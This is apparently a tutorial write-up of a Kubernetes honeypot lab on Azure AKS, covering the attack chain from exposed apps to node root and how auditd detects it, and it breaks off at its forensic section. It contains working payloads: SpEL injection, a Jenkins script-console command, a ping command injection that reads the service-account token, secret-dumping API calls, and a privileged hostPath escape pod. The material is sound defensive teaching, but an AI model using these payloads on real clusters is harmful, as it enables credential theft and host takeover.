Part 1: Kubernetes Explained Step-by-Step (From Zero to Cluster Architecture)
Before dissecting how an attacker compromises a Kubernetes cluster, you need a crystal-clear mental model of how Kubernetes actually works under the hood. At its core, Kubernetes (K8s) is a distributed operating system for containers—and its central nervous system is a single REST API server.
┌──────────────────────────────────────────────────────────────────────────────┐
│                         KUBERNETES CONTROL PLANE                             │
│                                                                              │
│  ┌──────────────────────┐      ┌─────────────────┐     ┌──────────────────┐  │
│  │   kube-apiserver     │◄────►│      etcd       │     │ kube-scheduler & │  │
│  │ (REST API :443/6443) │      │ (Cluster State  │     │ controller-mgr   │  │
│  │  10.0.0.1:443        │      │  & All Secrets) │     │                  │  │
│  └──────────▲───────────┘      └─────────────────┘     └──────────────────┘  │
└─────────────┼────────────────────────────────────────────────────────────────┘
              │ HTTPS (Bearer JWT Token / mTLS)
              ▼
┌──────────────────────────────────────────────────────────────────────────────┐
│           WORKER NODE VM (aks-nodepool1-28113931-vmss000000 / 10.224.0.4)    │
│                                                                              │
│  ┌──────────────────────┐      ┌──────────────────────────────────────────┐  │
│  │   kubelet (:10250)   │─────►│ containerd (Runtime) + runc              │  │
│  │   & kube-proxy       │      │   ├── Pod: k8s-vuln-apps (10.244.0.214)  │  │
│  └──────────────────────┘      │   │     ├── Port 2222 (SSH 22 Public)    │  │
│                                │   │     ├── Port 8080 (4 Web Apps)       │  │
│  ┌──────────────────────┐      │   │     └── /var/run/secrets/.../token   │  │
│  │ Linux Kernel 6.8     │      └──────────────────────────────────────────┘  │
│  │ + auditd Daemon      │◄─── Monitors ALL syscalls across ALL containers!   │
│  └──────────────────────┘                                                    │
└──────────────────────────────────────────────────────────────────────────────┘
The 6 Building Blocks You Must Know
| Component | What It Does | Why Attackers Care |
|---|---|---|
| 1. Pod | The smallest deployable unit in Kubernetes. A Pod wraps one or more Linux containers that share the same network namespace (IP address, e.g., 10.244.0.214) and storage volumes. |
Landing inside a Pod via an application vulnerability (RCE/SSRF/SSH) is the attacker's initial foothold. |
| 2. Node (Underlying VM) | A Linux virtual machine (in our Azure AKS lab, aks-nodepool1-28113931-vmss000000 running Ubuntu 24.04 with kernel 6.8.0-1071-azure) that runs containerd, kubelet, and all scheduled Pods. |
Containers are just isolated Linux processes sharing the Node's Linux kernel. If the Node runs auditd, the kernel sees every execve and openat syscall inside every container. |
| 3. Service & LoadBalancer | Exposes Pods to internal or external traffic. A LoadBalancer service provisions an Azure Public IP (in our lab, 20.248.231.206) and forwards ports (such as TCP 22, 80, and 8080) straight into the container. |
Internet scanners continuously sweep cloud IP ranges for exposed SSH (port 22) and web microservices on LoadBalancer IPs. |
| 4. ServiceAccount (SA) | An identity for processes running inside a Pod. By default (automountServiceAccountToken: true), Kubernetes mounts a signed JWT bearer token at /var/run/secrets/kubernetes.io/serviceaccount/token inside every container. |
The first thing an attacker steals after compromising a container is this JWT token. |
| 5. RBAC (Role & RoleBinding) | Role-Based Access Control defines what API actions (verbs like get, list, create) a ServiceAccount can perform on Kubernetes resources (pods, secrets, pods/exec). |
If a developer or CI/CD pipeline binds an over-privileged Role to a Pod's ServiceAccount, stealing the token hands the attacker control of the cluster. |
6. Management API (kube-apiserver) |
Every Pod can reach the Kubernetes Management API via the internal ClusterIP https://10.0.0.1:443 (kubernetes.default.svc). |
With an over-privileged ServiceAccount token, an attacker inside an unprivileged container can ask the Management API to dump all cluster Secrets or spawn a privileged: true container that mounts the Node's root disk (/). |
Part 2: How Attackers Attack Kubernetes (The Complete Kill Chain)
Real-world Kubernetes intrusions rarely start with a zero-day in Kubernetes itself. Instead, attackers chain together application vulnerabilities and Kubernetes identity/RBAC misconfigurations:
- Stage 1 — External Entry (Port 22 SSH or Vulnerable Web Microservices): An attacker scans the public LoadBalancer IP (
20.248.231.206), discovering Port 22 SSH and exposed web applications (Spring Boot Actuator/Gateway, Jenkins CI/CD runners, diagnostic ping utilities, or unauthenticated dashboards). - Stage 2 — Pod Foothold & Environment Reconnaissance: Exploiting remote code execution (RCE) or command injection, the attacker runs commands inside the container, discovers environment variables (
KUBERNETES_SERVICE_HOST=10.0.0.1), and locates the projected ServiceAccount token at/var/run/secrets/kubernetes.io/serviceaccount/token. - Stage 3 — Management API Enumeration (
SelfSubjectRulesReview): Using the stolen JWT token, the attacker queriesPOST https://10.0.0.1:443/apis/authorization.k8s.io/v1/selfsubjectrulesreviewsto list every permission granted to the pod's ServiceAccount. - Stage 4 — Secret Exfiltration & Management API Privilege Escalation: Seeing permissions on
secretsandpods, the attacker callsGET /api/v1/namespaces/.../secretsto steal production credentials, and then callsPOST /api/v1/namespaces/.../podswith"privileged": trueand"hostPath": {"path": "/"}—escaping the container boundary and achieving fullrootaccess on the underlying Azure VM!
Part 3: Spinning Up the Vulnerable Kubernetes Container in Azure AKS (Port 22 & 4 Vulnerable Apps)
In our Azure Australia East environment (Resource Group rg-aks-lab, cluster aks-lab, node aks-nodepool1-28113931-vmss000000), we deployed a dedicated namespace k8s-honeypot-lab hosting a multi-service container exposed on Azure LoadBalancer IP 20.248.231.206 with Port 22 (SSH), Port 80 (HTTP), and Port 8080 open to the internet.
To prevent external internet scanners from abusing Azure compute while still capturing 100% authentic exploit payloads in tcpdump, external requests to the 4 vulnerable endpoints and Port 22 are handled by a deterministic sandbox emulator that logs full payloads and returns realistic responses, while our Management API privilege escalation walkthrough executes over the internal pod network under live tcpdump and auditd instrumentation.
The 4 Vulnerable Applications Running Inside the Container
- App 1 — Spring Cloud Gateway & Actuator API (
/actuator/env&/actuator/gateway/routes/*): Exposes internal Kubernetes environment variables and models Spring Cloud Gateway SpEL injection (CVE-2022-22947). - App 2 — Jenkins CI/CD Pod Runner (
/jenkins/script): Emulates an unauthenticated Groovy Script Console running inside a CI/CD build pod—the single most common reason over-privileged ServiceAccount tokens exist in enterprise clusters. - App 3 — NetDiag Ping & Metadata Utility (
/api/debug/ping?host=...): Vulnerable to OS command chaining (;id;uname -a;cat /var/run/secrets/kubernetes.io/serviceaccount/token) and SSRF probes. - App 4 — Misconfigured Kubernetes Pod Inspector (
/kube-dashboard/pods): Leaks namespace metadata, mounted volume paths, and RBAC role assignments. - Port 22 SSH Service (
20.248.231.206:22 -> container:2222): Accepts internet SSH connections, presentsSSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5-k8s-pod, and records attacker banners, credentials, and raw command payloads.
Kubernetes Manifest (k8s-honeypot-lab.yaml)
apiVersion: v1
kind: Namespace
metadata:
  name: k8s-honeypot-lab
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: cicd-runner-sa
  namespace: k8s-honeypot-lab
automountServiceAccountToken: true
---
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: overprivileged-cicd-role
  namespace: k8s-honeypot-lab
rules:
  - apiGroups: [""]
    resources: ["pods", "pods/log", "pods/exec", "secrets", "configmaps", "serviceaccounts"]
    verbs: ["get", "list", "watch", "create", "delete"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: overprivileged-cicd-binding
  namespace: k8s-honeypot-lab
subjects:
  - kind: ServiceAccount
    name: cicd-runner-sa
    namespace: k8s-honeypot-lab
roleRef:
  kind: Role
  name: overprivileged-cicd-role
  apiGroup: rbac.authorization.k8s.io
---
apiVersion: v1
kind: Service
metadata:
  name: k8s-vuln-apps-public
  namespace: k8s-honeypot-lab
spec:
  type: LoadBalancer
  selector:
    app: k8s-vuln-apps
  ports:
    - name: ssh
      protocol: TCP
      port: 22
      targetPort: 2222
    - name: http
      protocol: TCP
      port: 80
      targetPort: 8080
    - name: spring-actuator
      protocol: TCP
      port: 8080
      targetPort: 8080
k8s-vuln-apps on Azure AKS (aks-nodepool1-28113931-vmss000000) with public LoadBalancer IP 20.248.231.206 exposing TCP ports 22, 80, and 8080.Part 4: Exploiting the 4 Vulnerable Applications & Dissecting the Attacker PCAP
With the container live at 20.248.231.206 (internal Pod IP 10.244.0.214), we started a full-snaplen packet capture (tcpdump -i any -nn -s 0) on the underlying node VM's virtual Ethernet bridge (azv9df53270c7e) and executed reconnaissance and exploitation payloads against Port 22 and all four web applications.

/actuator/env), and App 4 (/kube-dashboard/pods), revealing the internal Kubernetes API address (10.0.0.1:443) and ServiceAccount path.
/api/debug/ping Command Injection) to dump container environment variables and the ServiceAccount JWT token.Deep-Dive PCAP Dissection (/var/log/k8s-honeypot-pcap/k8s_attack_full.pcap)
Inspecting our 44 KB packet capture recorded on the node's CNI virtual interface azv9df53270c7e reveals every packet of the attack chain across the wire:

tcpdump -nn -A) on CNI interface azv9df53270c7e showing the inbound SSH/HTTP exploit payloads to 10.244.0.214 followed immediately by outbound TLSv1.3 connections from the container to the Kubernetes Management API (10.0.0.1:443).1. Port 22 SSH Handshake & Credential/Command Payload in the PCAP
22:13:47.940268 azv9df53270c7e Out IP 10.224.0.4.40606 > 10.244.0.214.2222: Flags [S], seq 2651796269, win 65535, length 0
22:13:47.963928 azv9df53270c7e In  IP 10.244.0.214.2222 > 10.224.0.4.40606: Flags [P.], seq 1:51, ack 1, win 502, length 50
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5-k8s-pod

22:13:47.986509 azv9df53270c7e Out IP 10.224.0.4.40606 > 10.244.0.214.2222: Flags [P.], seq 1:115, ack 51, win 255, length 114
SSH-2.0-libssh2_1.10.0_attacker_scanner
root:admin123:id;cat /var/run/secrets/kubernetes.io/serviceaccount/token
What the PCAP shows: Azure LoadBalancer DNAT translates the external request on TCP port 22 to the pod's target port 10.244.0.214:2222 over the CNI virtual Ethernet pair azv9df53270c7e. After receiving the server's 50-byte SSH banner (seq 1:51), the scanner immediately pushes a 114-byte payload (Flags [P.], seq 1:115) attempting to authenticate and read /var/run/secrets/kubernetes.io/serviceaccount/token.
2. HTTP Exploit Payloads Across Apps 1, 2 & 3 in the PCAP
22:13:48.281892 azv9df53270c7e Out IP 10.224.0.4.60605 > 10.244.0.214.8080: Flags [P.], seq 1:266, ack 1, win 255, length 265: HTTP: POST /actuator/gateway/routes/k8s_spel_rce HTTP/1.1
Host: 20.248.231.206
User-Agent: curl/8.21.0
Content-Type: application/json

{"id":"k8s_spel_rce","filters":[{"name":"AddResponseHeader","args":{"name":"Result","value":"#{new java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(new java.io.FileInputStream(\"/var/run/secrets/kubernetes.io/serviceaccount/token\")))}"}}]}

22:13:48.379311 azv9df53270c7e Out IP 10.224.0.4.36289 > 10.244.0.214.8080: Flags [P.], seq 1:259, ack 1, win 255, length 258: HTTP: POST /jenkins/script HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 96

script=println+'id;+env;+cat+/var/run/secrets/kubernetes.io/serviceaccount/token'.execute().text

22:13:48.511904 azv9df53270c7e Out IP 10.224.0.4.8527 > 10.244.0.214.8080: Flags [P.], seq 1:176, ack 1, win 255, length 175: HTTP: GET /api/debug/ping?host=127.0.0.1;id;uname+-a;cat+/var/run/secrets/kubernetes.io/serviceaccount/token HTTP/1.1
What the PCAP shows: All three application exploits share the exact same post-exploitation objective: once code execution is achieved inside a Kubernetes container, the attacker targets /var/run/secrets/kubernetes.io/serviceaccount/token.
Part 5: Kubernetes Management API Privilege Escalation Inside the Container
Why is stealing /var/run/secrets/kubernetes.io/serviceaccount/token so devastating when RBAC is misconfigured? Let's trace every step from inside the compromised container (k8s-vuln-apps-7d9c46c445-srp29).

SelfSubjectRulesReview, dumping cluster Secrets, and scheduling a privileged: true pod with hostPath: / to read the underlying node's /etc/shadow.Step 1: How the Container Finds the Management API & Token
Every Kubernetes pod automatically receives environment variables pointing to the internal Management API service (10.0.0.1:443) and a projected volume mounted at /var/run/secrets/kubernetes.io/serviceaccount/:
$ env | grep KUBERNETES
KUBERNETES_SERVICE_HOST=10.0.0.1
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.0.0.1:443

$ ls -la /var/run/secrets/kubernetes.io/serviceaccount/
lrwxrwxrwx 1 root root 13 Nov  4 22:02 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Nov  4 22:02 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Nov 4 22:02 token -> ..data/tokentoken: A cryptographically signed JSON Web Token (JWT) identifyingsystem:serviceaccount:k8s-honeypot-lab:cicd-runner-sa.ca.crt: The cluster's root Certificate Authority bundle used to verify TLS connections tohttps://10.0.0.1:443.namespace: The current namespace (k8s-honeypot-lab).
Step 2: Querying SelfSubjectRulesReview to Discover RBAC Privileges
Even if kubectl is not installed inside the container, the Kubernetes Management API is just standard HTTPS JSON REST! The attacker sends a POST request to /apis/authorization.k8s.io/v1/selfsubjectrulesreviews with the stolen Authorization: Bearer <token> header:
POST https://10.0.0.1:443/apis/authorization.k8s.io/v1/selfsubjectrulesreviews HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6InB2cEpOVWVWWXJEbjJYWVFrak5XYUxRclhNVDMw...
Content-Type: application/json

{
  "apiVersion": "authorization.k8s.io/v1",
  "kind": "SelfSubjectRulesReview",
  "spec": { "namespace": "k8s-honeypot-lab" }
}
The Management API responds with the ServiceAccount's effective permissions:
RBAC Rule: {
  "verbs": ["get", "list", "watch", "create", "delete"],
  "apiGroups": [""],
  "resources": ["pods", "pods/log", "pods/exec", "secrets", "configmaps", "serviceaccounts"]
}
Step 3: Dumping Cluster Secrets via the Management API
Because the overprivileged-cicd-role includes get and list on secrets, the attacker queries GET https://10.0.0.1:443/api/v1/namespaces/k8s-honeypot-lab/secrets/prod-payment-gateway-secrets and base64-decodes the secret payload:
Secret Name: prod-payment-gateway-secrets
  INTERNAL_K8S_DEPLOY_TOKEN (decoded): eyJhbGciOiJSUzI1NiIsImtpZCI6ImhvbWV5cG90LWRlY295In0.DECOY_PAYLOAD
  POSTGRES_URI (decoded): postgresql://svc_payments:Pr0d_K8s_Vault_9941!@pg-internal.corp.local:5432/payments
  STRIPE_LIVE_API_KEY (decoded): sk_live_DECOY_HONEYPOT_51N9xK2L8mP4qR7vT0zW
Step 4: Escalating from Unprivileged Container to Underlying Node Root
create on pods = Root on the Underlying Node VMIn Kubernetes, if a ServiceAccount has permission to create pods (and no Pod Security Admission policy blocks privileged specs), an attacker inside a restricted, unprivileged container can instruct the Kubernetes Management API to schedule a new pod with "privileged": true, "hostPID": true, and a hostPath volume mounting the underlying node VM's root filesystem (/) into /host!
Here is the exact JSON payload our script sent from inside the container (`10.244.0.214`) to the Management API (`https://10.0.0.1:443/api/v1/namespaces/k8s-honeypot-lab/pods`):
POST https://10.0.0.1:443/api/v1/namespaces/k8s-honeypot-lab/pods HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIs...
Content-Type: application/json

{
  "apiVersion": "v1",
  "kind": "Pod",
  "metadata": { "name": "priv-node-escape-poc", "namespace": "k8s-honeypot-lab" },
  "spec": {
    "hostPID": true,
    "containers": [{
      "name": "escape",
      "image": "python:3.12-slim",
      "command": ["/bin/sh", "-c", "head -n 3 /host/etc/shadow && sleep 10"],
      "securityContext": { "privileged": true },
      "volumeMounts": [{ "name": "hostfs", "mountPath": "/host" }]
    }],
    "volumes": [{ "name": "hostfs", "hostPath": { "path": "/", "type": "Directory" } }],
    "restartPolicy": "Never"
  }
}
In our PCAP, we see the container (`10.244.0.214`) open TLSv1.3 connections to the Management API (`10.0.0.1:443`) to submit these exact requests:
22:13:49.984917 azv9df53270c7e In  IP 10.244.0.214.37236 > 10.0.0.1.443: Flags [S], seq 3171525742, win 64240, length 0
22:13:49.986626 azv9df53270c7e Out IP 10.0.0.1.443 > 10.244.0.214.37236: Flags [S.], seq 30360145, ack 3171525743, length 0
22:13:49.986995 azv9df53270c7e In  IP 10.244.0.214.37236 > 10.0.0.1.443: Flags [P.], seq 1:1508, ack 1, length 1507
Seconds later, priv-node-escape-poc starts on aks-nodepool1-28113931-vmss000000 and reads the underlying Azure VM's `/etc/shadow` file:
root:*LOCK*:14600::::::
daemon:*:20362:0:99999:7:::
bin:*:20362:0:99999:7:::
Part 6: How auditd on the Underlying VM Detects Every Syscall
Many engineers assume that what happens inside a container is invisible to the underlying VM. The opposite is true. Because Linux containers share the host VM's kernel (`6.8.0-1071-azure`), every process execution (`execve`) and file access (`openat`) inside any container is processed directly by the host kernel's audit subsystem (`kauditd` / `auditd`).

1. The `auditd` Rules Loaded on the Underlying Node VM
On the underlying AKS node VM (`aks-nodepool1-28113931-vmss000000`), we configured `/etc/audit/rules.d/k8s-honeypot.rules`:
# Watch all kubelet projected pod volumes (catches ServiceAccount token reads across ALL pods)
-w /var/lib/kubelet/pods -p r -k k8s_sa_token_read

# Watch host Kubernetes node certificates & kubeconfig
-w /etc/kubernetes -p rwxa -k k8s_node_config

# Watch host /etc/shadow (resolved by kernel inode 2609 on dev 08:01 — even when mounted at /host/etc/shadow!)
-w /etc/shadow -p rwa -k host_shadow_access

# Log all process executions (execve) and container escape syscalls
-a always,exit -F arch=b64 -S execve -F key=k8s_container_exec
-a always,exit -F arch=b64 -S ptrace,mount,umount2,unshare,setns -F key=k8s_container_escape
2. Dissecting the Exact `audit.log` Events Captured on the Node
Detection A: Catching ServiceAccount Token Theft Inside the Container (`key="k8s_sa_token_read"`)
type=EXECVE msg=audit(1793830429.843:8280): argc=2 a0="cat" a1="/var/run/secrets/kubernetes.io/serviceaccount/token"
type=SYSCALL msg=audit(1793830429.844:8281): arch=c000003e syscall=257 success=yes exit=3 a0=ffffffffffffff9c a1=7ffc2e4faa18 a2=0 a3=0 items=1 ppid=1682135 pid=1682148 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="cat" exe="/usr/bin/cat" subj=? key="k8s_sa_token_read" ARCH=x86_64 SYSCALL=openat AUID="unset" UID="root" GID="root"
type=PATH msg=audit(1793830429.844:8281): item=0 name="/var/run/secrets/kubernetes.io/serviceaccount/token" inode=4 dev=00:a5 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL

type=SYSCALL msg=audit(1793830429.972:8283): arch=c000003e syscall=257 success=yes exit=3 a0=ffffffffffffff9c a1=7c41391c0e90 a2=80000 a3=0 items=1 ppid=1682135 pid=1682149 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="python3" exe="/usr/local/bin/python3.12" subj=? key="k8s_sa_token_read" ARCH=x86_64 SYSCALL=openat
type=PATH msg=audit(1793830429.972:8283): item=0 name="/var/run/secrets/kubernetes.io/serviceaccount/token" inode=4 dev=00:a5 mode=0100644
Forensic Breakdown:
